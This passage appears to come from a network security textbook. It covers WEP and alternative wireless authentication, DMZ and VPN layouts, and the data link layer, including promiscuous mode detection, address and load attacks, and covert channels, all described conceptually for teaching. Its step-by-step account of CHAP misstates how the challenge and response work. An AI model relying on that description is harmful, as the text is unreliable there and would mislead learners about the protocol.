Although WEP is not a significant deterrent for a technical attacker, it is certainly a better alternative to providing an open network. Any security is better than no security, even if it is weak. A skilled attacker can trivially bypass SSID settings, antenna placement, and MAC filtering. These mitigation options limit discovery but do not prevent wireless connections. In contrast, WEP actively prevents connections, even if only for a few minutes.

From a legal viewpoint, WEP has a significant purpose: WEP defines intent. An attacker who enters an unprotected network (no WEP) may claim that the wireless network posed an attractive nuisance, or that he was not aware that the network was private. This makes successful prosecution (assuming the attacker can be identified) based strictly on wireless access difficult. In contrast, an attacker who decrypts and accesses a WEP-enabled network clearly demonstrates intent.

7.4.6 Other Cryptographic Systems

WEP is one example of a cryptographic system used in a wireless network authentication stack, but it is not the only cryptographic system available. For example, IEEE 802.11i defines a method for supporting authentication protocols called the

Wi-Fi Protected Access (WPA). Authentication systems, such as the 802.11i-based Temporal Key Integrity Protocol (TKIP), address the issues surrounding static WEP keys. Other systems include the Extensible Authentication Protocol (EAP), which is designed to deter MitM attacks.

The suite of authentication protocols is not limited to open standards. In 2000, Cisco introduced a proprietary variant of EAP called LEAP. This protocol has since been cracked by software such as ASLEAP (*http://asleap.sourceforge.net/*).

Although many of these alternatives to WEP provide sufficient security for limiting unauthorized connections, they have two primary drawbacks: compatibility and observability.

7.4.6.1 Alternate Authentication Compatibility

WEP is essentially universally available and accepted. Nearly all wireless network routers support WEP, and WEP from any vendor's network card will work with WEP from any other vendor's wireless router. This universal acceptance leads to a higher likelihood of adoption.

There are many other authentication systems, such as TTLS, TLS, EAP, LEAP, PEAP, and MD5. Although different vendors support some of these protocols, few vendors support all of them. Currently, none of these authentication alternatives are universally supported. This leads to an incompatibility between vendor hardware and drivers. The authentication stack offered by one vendor may not be supported or compatible with other vendors. Users are left with the option of either (1) using a strong authentication stack but being locked to a specific vendor and risking incompatibility with other wireless sites, or (2) using the known-weak WEP authentication but retaining compatibility. As seen with Cisco's LEAP (and cracking tool ASLEAP), being locked to one vendor may not enhance the security of your network: authentication systems that are secure today may not be secure tomorrow.

7.4.6.2 Alternate Authentication Observability

A wireless network authentication stack ensures that only authorized SPs connect to the AP. And combining the stack with encryption deters an attacker from monitoring network data. But these security measures do not prevent an attacker from gaining insight. Even if attackers cannot access a network, they can still count packets. By monitoring network traffic volume, an attacker can gain insight into how the network is being used.

No packets: A wireless network that generates no measurable volume is inactive. An attacker can determine when a network is in use.

Packet directions: In many cases, the attacker can determine whether the data is flowing from the AP to SP, or vice versa. Even if the data is encrypted at a low

OSI layer (preventing the packet from disclosing direction), a directional antenna system can determine which transmitter is in use.

High directional volume: A significant and constant data flow likely represents an upload or download. The duration of the volume can be used to estimate the transfer size.

High bidirectional volume: A significant and constant bidirectional data flow may indicate a network application such as X-Windows or an online game.

Low volume: Low volume packets with irregular pauses are likely a human typing over the network. The attacker may not know what is being typed, but he can determine "typing."

Depending on the volume, duration, and pause patterns, an attacker may be able to determine the type of network usage. An attacker may not know the details of what a network is transporting, but the attacker can make an educated guess as to the type of traffic based on volume analysis.

7.4.7 Network Architecture

Wireless networks permit anyone within receiving range to access the physical medium. Whereas authentication stacks may deter attackers from connecting, a properly designed network architecture can limit the impact from an attacker who successfully connects to the wireless router. Architectural decisions, such as a DMZ or VPN, can restrict the activities from a connected attacker.

7.4.7.1 Wireless and DMZ

The DMZ separates a potentially hostile network from the internal LAN. When used with a wireless network, the DMZ isolates the wireless systems from the remainder of the LAN. In this configuration, any SP that connects to the AP is only able to access the DMZ. Further access requires the ability to authenticate or bypass the DMZ's firewalls.

Although most residential wireless routers act as a firewall, separating the WAN from the LAN, more residential wireless routers do not separate the wireless hosts from the wired hosts—both reside on the same LAN. A simple solution (Figure 7.1) uses two home firewalls. The first contains the AP and connects to the WAN. The second, internal router does not support wireless and separates the internal LAN from the wireless network. Although all users on the wireless network can connect to the WAN, the LAN remains protected. The primary limitation with this approach is usability—a home user may not be able to file-share with a wireless system. But this limitation may be countered by the security consideration: do you really want to share files with anyone who connects to the AP, even if it is an uninvited guest?




FIGURE 7.1 A simple home DMZ for isolating the wireless network from the LAN.

7.4.7.2 Wireless and VPN

In addition to a DMZ or firewall to separate the wireless network from the LAN, the network may be configured to require a *virtual private network* (VPN). Just as the authentication stack is a network stack in series with the host's network stack, a VPN resides in series. The VPN tunnels network traffic between hosts or subnets, ensuring privacy along a public path. Solutions such as Secure Shell (SSH), OpenVPN (a solution based on secure socket layer—SSL—technology), CIPE, PPTP, Virtual Tunnel (VTun), Tinc, and many others are widely available and supported. Different VPN solutions have different tradeoffs, such as the capability to tunnel TCP or UDP, and impact to speed, but a firewall that requires an established VPN is much less vulnerable to attack.

In an ideal architecture that uses an onion or garlic configuration, the AP is placed in a core, and the core firewall only permits access beyond the core through an established VPN. Hosts on the VPN are granted access to the LAN and WAN. In this scenario, an attacker can connect to the AP but cannot access the LAN or WAN due to the firewall. In contrast, authorized users can access the LAN and perform tasks, such as checking email, sharing files, or administrating the network, in a secure manner.

SUMMARY

The 2.4 GHz and 5 GHz bands are not the only type of wireless mediums. Microwave networks, Bluetooth-enabled devices, and infrared systems all have similar limitations. The primary differences among these mediums are range, power requirements, and bandwidth. The limitations found in Wi-Fi networks can be directly applied to other wireless mediums.

Although wireless networks face the same risks as wired networks—anyone with access to the medium can attack the network—the problem is expanded due to the broadcast nature of the network. In a wired network, only people with physical access to the wire can access the network medium. There is relatively little fear from attackers that lack physical access. In a wireless network, anyone who receives the signal, regardless of distance or location, can attack the network. The risks from wireless networks can be mitigated through the combination of authentication stacks, firewalls, and VPNs, creating a secure network topology.

REVIEW QUESTIONS

1. Why are ISM frequencies more desirable than U-NII?
2. Is WEP an example of strong security? Why or why not?
3. What are five types of wireless risks?
4. What are two common limitations to deploying strong wireless security solutions?

DISCUSSION TOPICS

1. Using a laptop, wireless network card, and wireless network sniffing software (for example, AirSnort, WiStumbler, or WiFiScanner), travel around parts of your local town. Describe some of the expectations and how they vary from any findings.

   - How many APs are detectable?
   - What percentage have WEP enabled?
   - How many use default SSIDs, or SSIDs that describe the AP location?
   - Does walking or driving find more APs?
   - Is there a significant difference between business districts and residential neighborhoods?
   - Are there more APs in newer or older residential areas?

2. Create an RF shield to limit an AP's normal range to a room or building. Describe some of the complications.
3. Explain the benefits and limitations to using WEP along with other authentication or VPN protocols.
4. The technical limitations with WEP include the use of a static key and short IV. Are there other limitations? Describe an ideal replacement for WEP. For example, if there is a constantly changing key, how is it negotiated between the SP and AP? Are strong cryptographic algorithms, such as AES, required?
5. Wireless networks are desirable when the facility is not prewired for Cat5 or thinnet. The capability to broadcast the network through walls simplifies the networking infrastructure, but wireless networks are not always ideal. Historic buildings commonly have thick, stonewalls that prevent wireless signal propagation. For this situation, describe some alternatives to running cables or drilling holes (or otherwise damaging the building). Consider the impact to building aesthetics and safety. For example, increasing the signal strength to 1000 Watts on both the AP and SP may enable the network, but the microwaves will likely cook anything living nearby.

ADDITIONAL RESOURCES

The FCC defines the use of the ISM and U-NII in 47 C.F.R. Section 15 defines the U-NII bands (47 CFR 15.407) and the ISM bands (47 CFR 15.247).

This page intentionally left blank

Part III OSI Layer 2

In This Part

- Data Link Layer
- SLIP and PPP
- MAC and ARP

Layer 2 of the ISO OSI model is the data link layer. This layer frames information, manages data synchronization, determines data recipients, and controls the physical layer. The security issues primarily concern data framing and recipient addressing. Two examples of this layer are the point-to-point network protocols (SLIP and PPP) and the multinode addressing protocols (MAC and ARP).

This page intentionally left blank

8 Data Link Layer

In This Chapter

- Data Flow
- Common Uses
- Layered Data Link Protocols
- Uncommon Uses
- Common Mitigation Options

The OSI layer 2, data link layer, provides reliable transmission of data over the physical layer. The data link layer accomplishes this by segmenting data into message frames for transmission. As data is received from the physical layer, each frame is identified and validated. The message frames may include additional data such as routing information, address information, and flow control.

Although the layers in the ISO OSI stack are intended to operate independently of other layers, this is not always the case. Data link protocols frequently have tight associations with physical layer protocols. Different physical mediums and standards specify different data link protocols.

8.1 DATA FLOW

The general flow through the data link layer appears as a four-step process for transmitting and receiving data. The data link layer receives information from Layer 3 (or higher), encodes the information into message frames, includes any error detection/correction information, and submits each frame to the physical layer. The receiving flow reverses this process.

8.1.1 Transmitting Data

The data link layer receives data from the network layer (OSI layer 3) for transmission across the network. Because the node may generate data faster than the network transfer speed, the data link layer may cache data for transmission. But, if the transmission cache fills, then the data link layer informs the network layer that the data was not transmitted. For example, the `send()`, `sendto()`, and `write()` functions found in C programs return the number of transmitted bytes. The number of transmitted bytes may be less than the number of bytes passed to these functions.

NOTE

The C functions `send()`, `sendto()`, *and* `write()`, *and their reading counterparts may access the data link, network, or transport layers. Which layer is accessed depends on how the network socket was established. A* `RAW` *network socket accesses the data link layer. Other types of sockets include* `INET` *(network layer),* `STREAM` *(transport layer, TCP), and* `DGRAM` *(transport layer UDP).*

Although the physical layer is assumed to correctly transmit and receive the data link information, nothing prevents the data from interacting with different data link protocols using the same physical medium. For example, a wireless network that supports both 802.11b and 802.11g could, in theory, confuse traffic from the different protocols. To mitigate this issue, many wireless routers downgrade all traffic to the slower 802.11b protocol even if only one wireless client (on a network with many wireless nodes) is using 802.11b.

In addition, complex errors within the physical layer could allow corrupted data to reach the data link layer. If the data link layer uses a simple checksum to validate a packet's contents, then a few erroneous bits could appear as a packet with a valid checksum. For example, if the checksum is a simple parity bit, then `10110011` has the parity `1`. If any two bits in the sequence change, then the parity remains the same. More complex checksums may require more bits changed, but the underlying problem remains.

To address potential data corruption, many data link protocols use an error detection scheme (e.g., checksum) and/or error correction system (e.g., Hamming code) for the data. These protocols encode the data and error mitigation information within the message frame. The frame may also include addressing or routing information.

Finally, the data is passed from the data link layer to the physical layer for transmission across the physical network. If the network is temporarily unavailable due to network traffic or transmission delays, then the data link protocol will hold the data until the physical layer is ready to transmit.

Many protocols include a transmission timeout value. If the data cannot be transmitted in a reasonable amount of time, then the system may silently drop the packet or send an error code up the stack.

8.1.2 Receiving Data

Receipt of data from the physical layer follows a four-step process that is similar to data transmission. First, the data is received from the physical layer. The physical layer generates a stream of data, so the session layer identifies the start of data by identifying the message frame. Bits of data outside of the message frame are considered to be noise.

Each message frame is validated using the error detection (or correction) code. Although it is possibly to have a significant number of errors that generate a valid checksum, the general case is a single bit error (or a few incorrect bits) will result in an invalid frame. Invalid frames may generate a signal for a retransmission, or may prevent the transmission of a data link acknowledgement.

If the frame contains address information, then the address is checked against the local node. Only information intended for the node is processed.

Some systems check address information before validating the checksum. The only requirement is to perform both address and checksum validation sometime before accepting the data. But the order of the checks may vary between systems and protocols.

Accepted messages (those with valid frames and appropriate addressing) have the frame removed. The data is placed into a receiving buffer for network layer. C programming functions such as `read()`, `recv()`, and `recvfrom()` are used to retrieve data from the buffer. If the receiving buffer fills, then a flow control message is sent to the physical layer, or the receiving packet is lost. This situation may happen if the receiving node is not reading network data fast enough.

8.2 COMMON USES

The data link layer provides reliable data transfers between adjacent nodes on the network. This layer does not attempt to connect separate network or span different physical network mediums. The most common uses for data link protocols include the following:

- Navigating data between point-to-point networks
- Multihost networks
- High-speed frame relay networks
- Switched networks
- Bridging separate network segments
- Access restrictions

8.2.1 Point-to-Point Networks

Different physical network configurations permit different numbers of nodes to exist on a network segment. The simplest configuration use *point-to-point networks*, where modems, microwave networks, or direct cable connections link two nodes directly. The data link message frame is used for error checking. For simplex physical mediums, only one node may transmit at a time, so the message frames ensure that one node does not dominate the network bandwidth. Duplex physical mediums permit both nodes to transmit at the same time. In this case, the message frame provides flow control, ensuring that a slow node does not drop packets when the receiving buffer fills.

Examples of point-to-point data link protocols include the Point-to-Point Protocol (PPP) and Serial Link Internet Protocol (SLIP). These protocols are detailed in Chapter 9.

8.2.2 Multihost Networks

As described in Chapter 4, a single physical layer medium may include multiple hosts. Any node connected to the physical layer may transmit data, and every node receives the transmitted data. In this environment, the message frame may include addressing formation. The addressing may indicate a single node recipient (*unicast*), multiple node recipients (*multicast*), or all nodes as recipients (*broadcast*). Most addressing schemes include the source (sender) and destination (recipients) in the message frame.

The most common multihost data link protocol is the *media access control* (MAC), defined by the IEEE 8023 standard. The MAC provides a network-unique address (hardware address) used to identify a specific node on the physical network. To identify a node's hardware address, the data link layer includes an Address Resolution Protocol (ARP), as well as Reverse ARP (RARP), which is detailed in Chapter 10. Ethernet, Token Ring, and FDDI networks use variations of MAC addressing.

Other data link addressing schemes include the AppleTalk Address Resolution Protocol (AARP), the multilink protocol (MP) for X.25 networks, and the Cisco Data Exchange Interface (DXI) for Asynchronous Transfer Mode (ATM) networks.

8.2.3 Frame Relay

Frame relays are very high-speed networks, usually intended for ISDN, F-T1, or faster networks. With most data link protocols, the message frames are uniform in length. This simplifies the receiving and processing of each frame. For high-speed networks, uniform length frames can result in a significant amount of padded network traffic. Frame relays resolve this issue by using variable-length frames. In addition, most frame relays multiplex transmissions to increase bandwidth. When multiplexing frames, it becomes essential to receive the bits in the correct order, so frame relays may use a variety of approaches to enumerate the multiple data streams. The message frame's control codes become essential for negotiating the multiplexed streams.

8.2.4 Switches

When two networks use the same physical medium, they can be connecting using a physical layer connector, such as a hub. Although *hubs* connect separate physical layers, they do not distinguish higher layer protocols. Traffic received on one hub port is transmitted to all of the hub ports. Hubs are acceptable for small networks, but the network bandwidth consumption of large networks makes hubs undesirable. At the other extreme, frame relays provide very high bandwidth but are relatively expensive. Switches provide the tradeoff between high bandwidth and low cost.

Switches are essentially intelligent hubs that monitor data link layer addressing. When a node transmits, the switch analyzes the message frame for address information. If the address is unknown, then the switch acts as a hub and relays the data to every port. If the frame contains address information (such as an ARP packet for MAC addressing), then the address is stored and associated with a particular port on the switch. This way, other frames going to the same address do not need to be sent to all ports; they are just sent to the port associated with the address.

The level of sophistication within a switch varies. Simple switches can only route traffic between two ports (or broadcast to all ports) at one time. More complicated switches permit unrelated traffic to flow between unrelated ports. Common options include parallel traffic and multiple address support:

Parallel traffic: Some switches can manage multiple conversations at a time, such as Node *A* talking to Node *B* with a simultaneous conversation between two other nodes: *C* and *D*. These switches improve network throughput by only forwarding network traffic to the ports that need it.

Multiple addresses: The simplest switches can only associate one address per port, but more advanced switches can associate many addresses per port. The latter has the benefit of supporting very complicated network topologies without sending traffic to every port.

Most switches implement some level of traffic control. This prevents one conversation from locking out traffic from a second conversation. For example, if Node *A* is sending a high volume of traffic to Node *B*, this will not prevent Node *C* from also contacting Node *B*. The simplest traffic control systems use a round-robin approach, where each port on the switch has a turn to communicate. Very sophisticated switches can assign priority levels to different ports, so traffic from one port is delivered at a higher priority than traffic from another port.

8.2.5 Bridges

Hubs and switches are closely tied to the physical layer; they cannot span different types of physical media (Figure 8.1). *Bridges* are OSI layer 2 devices that can span different physical media. For example, a bridge can link a 10Base-2 network with a 100Base-T network. The bridge receives the data from one physical layer and sends it to a different physical layer. In the process, the bridge may need to temporarily buffer the message frame.

NOTE *There are many different implementations of MAC addressing. 10Base-2 and 100Base-T commonly use 802.3 Ethernet MAC addressing. MAC addressing for Token Ring and FDDI networks use different variations of the MAC protocol.*

Bridges can be used as long as the data link layer's protocol is consistent between the networks. For example, a bridge can span a 10Base-2 and 100Base-T network because both use MAC addressing. But a bridge cannot change the data link (or higher layer) protocol; a bridge cannot convert traffic from OSI layer 2 MAC addressing to X.25 addressing, and a bridge cannot span the connection from an Ethernet MAC to a Token Ring MAC. Although both use MAC addressing, each implements it slightly differently.

To link networks that use different data link protocols, a network layer (OSI layer 3) *router* is required (see Chapter 11). Similarly, *gateways* span OSI layer 4 protocols and permit conversions between network-layer protocols.

8.2.6 Access Restriction

For multihost networks, network or hardware addressing is used to direct unicast/multicast network traffic. Within a node, the address is used to filter out undesirable message frames. Some network devices also use the sender's address as an authentication token. Senders without the correct network address are denied access to the node. This type of filtering is commonly found in bridges, routers, and gateways. For example, most wireless routers permit restricting AP connections based on the SP's hardware address. An SP that does not provide a permitted hardware address is blocked from connecting to the AP.




FIGURE 8.1 The OSI stack and location of bridges, routers, and gateways.

8.3 LAYERED DATA LINK PROTOCOLS

For point-to-point networks, a single data link layer protocol, such as SLIP, can perform all of the required functionality; however, few data link layer protocols span the entire layer. Instead, the data link layer usually contains multiple protocols that, together, provide the full data link functionality. The lower protocols manage the physical layer communications. The middle layer protocols manage routing and addressing, and upper layer protocols control network discovery.

8.3.1 Low-Level Protocols

The lower level data link protocols are directly associated with the physical layer. Examples include the following:

FDDI: This layer 2 protocol acts as a high-speed Token Ring over fiber-optic networks.

LAPF: The standard ITU Q.921 defines the Link Access Protocol for Frame Mode Services. This frame relay protocol is commonly used on ISDN, F-T1, and faster networks.

PPP: The Point-to-Point Protocol commonly connects dynamic connections, such as modem or ISDN.

Carrier Sense Multiple Access/Collision Detection: One of the most common protocols, CSMA/CD is part of the IEEE 802.3 standard and is used for most end-user Ethernet traffic. This protocol determines when data may be transmitted and detects when collisions occur. The physical layer is commonly twisted pair (10Base-T or 100Base-T), or coax such as 10Base-2 or 10Base-5.

8.3.2 Middle-Level Protocols

The middle protocols within the data link layer manage addressing. These are closely associated with specific lower-level layer 2 protocols. For example, IEEE 802.2 defines two data link sublayers: MAC and LLC. The MAC defines a unique address on a particular network. The various 802 standards (802.3, 802.4, 802.5, etc.) define the management of the MAC address. In particular, different types of networks may use different types of MAC addressing. The logical link control (LLC) is the higher portion that provides a consistent interface regardless of the MAC format.

8.3.3 High-Level Protocols

The high-level data link layer protocols manage address discovery. For example, when using MAC addressing, the ARP is used to identify the MAC address of a particular host. Because bridges may identify adjacent bridges, the IEEE 802.1 spanning tree protocol ensures that network loops do not lead to network feedback (where the same bits go round and round).

Other higher-level protocols include the AppleTalk Address Resolution Protocol (AARP) and the multilink protocol (MP) for X.25 networks.

8.4 UNCOMMON USES

The data link layer commonly provides an interface to the physical layer, ensuring that data is transmitted safely between two nodes on a network; however, these are not the only uses for the data link layer. Uncommon usage can indicate a network under attack. These include attacks based on promiscuous network monitoring, network load, addressing, out-of-frame data, and covert channels.

Although there are many types of uncommon uses (and abuses), each of these requires direct physical access to the network. The scope for these attacks is limited to the range of the data link layer. Because the data link layer does not extend beyond bridges, networks that are connected by routers or gateways are protected from these abuses.

8.4.1 Promiscuous Mode

Under normal usage, network-addressing schemes (e.g., MAC) prevent upper stack layers from receiving data that is not intended for the node. Many network interfaces support the disabling of the address filter. Nodes operating in *promiscuous mode* receive all message frames, not just those intended for the node. Promiscuous mode allows an attacker to receive all data from the network.

8.4.1.1 Promiscuous Mode Attacks

Promiscuous mode is commonly used as a network analysis and debugging tool. By switching the network adapter into promiscuous mode, a network administrator (or developer) can view all local network traffic. Malformed packets and routing issues can quickly be identified. Unfortunately, attackers can also use this tool. Common attack vectors include the following:

Plaintext: Any data transmitted in plaintext (not encrypted) is readily viewable by an attacker. The data may include login credentials (e.g., username and password), email contents, Web pages, or other information.

Reconnaissance: An attacker may observe the quantity and types of systems on a network, types of traffic, and times when the network is active.

Hijacking: By knowing the type of data on a network, an attacker may attempt to take over an established connection.

Detection: By monitoring network traffic, attackers can gain an early warning that their presence has been detected. Similarly, defenders may use a node in promiscuous mode to identify possible network compromises.

8.4.1.2 Common Tools

Many tools that switch the network interface into promiscuous mode and capture network packets are intended for network administrators. Common tools for analyzing networks in promiscuous mode include:

Tcpdump (*http://www.tcpdump.org/*): A simple tool to capture network packets in promiscuous mode.

Snort (*http://www.snort.org/*): A powerful packet-capturing tool that includes extensions for IDS, IPS, and other applications.

Ngrep (*http://ngrep.sourceforge.net/*): The *network grep* tool permits scanning network traffic for specific byte sequences.

Wireshark/Ethereal (*http://www.ethereal.com/*): One of the most powerful packet analysis tools available. This application captures packets, reconstructs communications, and deciphers most protocols from OSI layers 2 and up.

The ability to analyze network traffic can benefit administrators and attackers. Many companies have workplace policies concerning network analyzers. In some Fortune 500 companies, using unauthorized analyzers can be grounds for termination. More effective policies limit the intended usage and not the tools. Companies that forbid these tools limit the abilities of network administrators and developers. Debugging network issues may take much more time if the problem cannot be directly analyzed. In contrast, permitting these tools can aid attackers.

8.4.1.3 Detecting Promiscuous Mode

Promiscuous mode works by disabling OSI layer 1 and layer 2 filtering. All data received by the host is passed to OSI network layer (and above) for processing. Promiscuous mode permits attackers, defenders, and network administrators to receive and analyze all network traffic. Promiscuous mode does have one significant limitation in that many higher layer protocols assume that the lower layers have vetted the network data. If the data within a packet requires a reply, higher layer protocols may reply. Three examples include ARP (high layer 2), ICMP (layer 3), and DNS (called via layer 7).

8.4.1.4 Detection Using ARP

ARP packets are used to associate IP addresses (OSI layer 3) with hardware addresses (OSI layer 2). Each ARP packet contains a hardware address and IP address. Under normal usage, the receiving node first checks the hardware address. If the address indicates that it is intended for the node, then the ARP's IP address query is processed.

If the hardware address does not match the host, then the data link layer normally rejects the packet. In promiscuous mode, however, the packet is accepted and an ARP response is generated. Promiscuous mode can be remotely detected by transmitting ARP packets with invalid hardware addresses but valid IP addresses—one packet, containing one IP address, is sent to each node.

Promiscuous mode processing relies on a combination of compatible hardware, drivers, and operating systems. Different systems may require different ARP packets for detecting promiscuous mode (Table 8.1). In particular, the ARP requests may require the use of unicast or multicast data link addressing [Sanai2001], and different hardware (and hardware drivers) may generate different results.

TABLE 8.1 ARP Responses to Different MAC Destination Addresses

MAC Destination	Win9x/ME	Win2000/NT	Linux 2.4/2.6	Mac OS X 10.3
`FF:FF:FF:FF:FF:FF`	Always	Always	Always	Always
`FF:FF:00:00:00:00`	Promiscuous	Promiscuous	Always	Promiscuous
`FF:00:00:00:00:00`	Promiscuous	Never	Always	Promiscuous
`01:00:5E:00:00:00`	Never	Never	Promiscuous	Promiscuous
`01:00:5E:00:00:01`	Always	Always	Always	Always

The ARP test also works for other protocols. For example, sending a TCP connect request with an invalid MAC address (unicast) and valid IP address will receive a reply from many older systems when they are operating in promiscuous mode. Newer operating systems require multicast packets to bypass kernel-level packet inspections during promiscuous mode.

NOTE

ON THE CD

The `arp_pd.c` *program on the CD-ROM performs promiscuous mode detection using ARP packets.*

8.4.1.5 Detection Using ICMP

The ICMP Echo packet (also known as a *ping* packet) normally generates an ICMP reply from an active host. Multiple ICMP packets should generate multiple replies with similar latencies. Under promiscuous mode, the node receives more packets to process and therefore has a larger latency. This is particularly true when the network is under a significantly high load.

8.4.1.6 Detection Using DNS

Many packet-capturing tools perform hostname lookups for IP addresses that are captured. Monitoring DNS requests can determine which hosts are performing many hostname lookups. This may indicate a host that is capturing packets.

8.4.2 Load Attacks

Although closely linked to firmware, the data link layer is essentially a software layer. This means that it needs a processor to handle every packet. Whereas most data link address filters require very low overhead, the upper OSI layers frequently require significant CPU resources. A *data link load attack* appears as packets designed to increase a node's CPU load.

In a multihost network, every host receives every broadcast frame. These frames must be passed through the data link layer, where they are either managed by the upper data link layer protocols, or by higher OSI layers. The simple process of receiving and processing (or discarding) a single broadcast message frame does not consume many resources. But multiplying that same process by thousands of broadcast packets results in a significant overhead for the node. This attack is unlikely to be significant for regular workstations or bridges, however, it can be very serious for real-time or mission critical servers.

8.4.3 Address Attacks

Most addressing schemes permit a node to change the effective network address. If two nodes are configured for the same address, both will likely respond to network traffic. The result usually causes both nodes to reject network connections.

Systems that use network addresses as access tokens can be quickly defeated. An attacker just needs to change the addresses to any of the permitted values. By observing the network in promiscuous mode, an attacker can identify the acceptable addresses. Address filtering is a viable security-by-obscurity solution, but it should not be the only security option.

8.4.4 Out-of-Frame Data

In general, data that is not enclosed in a message frame is discarded. Information can be transmitted across the physical layer and not be included in a message frame. This *out-of-frame data* can consume network bandwidth or convey information in a nonstandard (covert) fashion.

Network interfaces operating in promiscuous mode may receive the out-of-frame data, but this ability depends on the interface between the physical and data link layers. For example, a 100Base-T Ethernet card may capture framed and unframed data, but wireless network cards usually discard any unframed data as noise.

8.4.5 Covert Channels

The data link layer can serve alternate purposes besides framing and transmitting data. Many higher OSI layer functions can be implemented to appear as part of the data link layer. Attackers can create backdoors and remote control protocols that appear as data link layer protocols. Examples include the following:

Out-of-Frame Data: Information can be hidden outside of standard message frames. Most nodes will likely ignore this data.

Addressing Information: Nodes ignore frames when the destination address is not the node. Invalid address information is usually not detected.

Invalid Frames: Invalid frames are normally discarded. A covert channel may intentionally create frames with invalid checksums.

Frame Size: For networks that support variable frame sizes, the size or padding within a frame may be used to pass subtle information that is difficult to detect.

Protocol Specific: Many standard protocols can be used in nonstandard ways to hide and transport information. For example, ARP packets for ATM networks can easily work on an Ethernet (or other non-ATM) network. Similarly, using ARP on an AppleTalk (AARP) network is permitted. These packets are valid and can pass through bridges, but are generally undetectable.

The range of a data link covert channel is usually limited. Bridges, being unable to recognize the nonstandard protocol, usually discard the packets. As a result, data link covert channels are usually restricted to the local network.

8.4.6 Physical Layer Risks

In theory, the data link layer operates independent from the physical layer. (In reality, many data link protocols are closely associated with physical mediums.) Usually the physical layer can be replaced without impacting the data link layer. For example, changing from 10Base-T to 100Base-T does not require a change to the data link layer. Because of this independence, the data link layer remains vulnerable to all physical layer risks:

- A physical layer attacker has direct access to the data link message frames.
- A physical layer attacker can eavesdrop on all data link traffic.
- A physical layer attacker can record and replay data link traffic. The replayed data will be acceptable to the data link layer.
- A physical layer attacker can use an insertion attack to generate a load attack with valid data link message frames.

8.5 COMMON MITIGATION OPTIONS

There are few options for combating the risks from the data link layer. The options that do exist include hard-coding hardware addresses, data link and higher-layer authentication schemes, and a few analyzers and tools.

8.5.1 Hard-Coding

Although the risk of interception in a point-to-point network is low, multinode networks are vulnerable to attacks against the data link addressing system. Attackers can hijack, intercept, and redirect hardware addresses. To mitigate this issue, address tables can be statically populated. Although not necessarily viable for large and dynamic networks, static address tables do provide a level of protection from an attacker who attempts to attack dynamically populated address tables.

Static address tables protect against changes to established systems, and they also deter unauthorized connections. For example, a dialup server may store a list of acceptable Caller-ID values. Callers providing a different Caller-ID value are rejected. Similarly, many wireless networks restrict client access by using a table of permitted wireless MAC addresses.

8.5.2 Data Link Authentication

Few data link layer protocols implement cryptography; the processing overhead for cryptographic data link protocols can be very expensive and inadvertently result in a load attack for busy networks. Instead, the two main cryptographic solutions are CHAP and PAP, both defined in RFC1334. These solutions are primarily used for point-to-point connections.

8.5.2.1 CHAP

The *Challenge-Handshake Authentication Protocol* (CHAP) uses a shared key to authenticate the initial network connection:

1. The client connects to the server.
2. The server issues a challenge. This is a value based on a one-way hash using the secret key.
3. The client validates the challenge by comparing it with the expected hash value.
4. The client sends its own hash to the server.
5. The server validates the response.

Only fully validated connections are permitted. CHAP provides a means to authenticate two nodes, but it does not perform any validation or encryption after the connection is established.

8.5.2.2 PAP

The *Password Authentication Protocol* (PAP) is a much simpler protocol than CHAP. The login credentials (id and password) are transmitted in plaintext from the client to the server. If the server accepts the credentials, then the connection is permitted. There is no encryption and no protection from interception or replay attacks.

8.5.3 Higher-Layer Authentication

The most popular solution for protecting the data link layer depends on higher-layer protocols. The assumption is that any authentication, validation, or cryptographic system will operate higher up the stack and provide protection against interception, reply, and other network attacks. Unfortunately, this assumption is usually incorrect. Higher layer protocols may offer no security mechanisms, offer weak security options, or direct their solutions to a different set of problems. Few higher-layer protocols attempt to authenticate the data link layer.

8.5.4 Analyzers and Tools

Network applications, such as IDS and IPS, rely on the capability to monitor the network in promiscuous mode. Tools such as tcpdump, snort, and ethereal can readily collect, identify, and analyze unexpected network traffic.

SUMMARY

The OSI data link layer provides reliable data transfers over the physical layer by segmenting data into message frames. For multinode networks, the data link layer also provides address routing, directing message frames to the required nodes and informing all other nodes to ignore the specified frames.

The data link layer, by itself, offers few security precautions. Node addresses can be hijacked, false data can be inserted into the network, and promiscuous nodes can receive and analyze network traffic. The few mitigation options are not complete—promiscuous mode detection can be complex and inaccurate, and hard-coded hardware addresses do not prevent hijacking or eavesdropping. Fortunately, attacks against the data link layer require direct access to the physical layer; remote attackers cannot directly attack the data link layer.

REVIEW QUESTIONS

1. What is a message frame?
2. How many nodes can be in a point-to-point network?
3. What is an example of a data link layer protocol that does not segment the layer?

4. What is promiscuous mode?
5. List three mitigation options for the data link layer.

DISCUSSION TOPICS

1. Describe why message frames are used to segment data. What other methods could be used to provide the data link layer functionality? Are these methods dependent on the physical layer?
2. Morse code and Radio Teletype (RTTY, such as BAUDOT, AMTOR, and ASCII) are data link communication protocols that do not use message frames. Describe some of the complications associated with these protocols.
3. Why is hardware addressing not required on point-to-point networks?

ADDITIONAL RESOURCES

The IEEE 802 standard forms the basis for most data link layer protocols. This standard includes many subsections such as

IEEE 802.1: This provides the standards for network management.

IEEE 802.2: This divides the data link layer into two main sublayers: the MAC and LLC. Although the MAC may vary based on the physical network, the LCC provides a constant interface.

IEEE 802.3: This defines the MAC layer for (Ethernet) bus networks that use CSMA/CD.

IEEE 802.4: This defines the MAC layer for bus networks that use token passing for flow control.

IEEE 802.5: This defines the MAC layer for Token Ring networks.

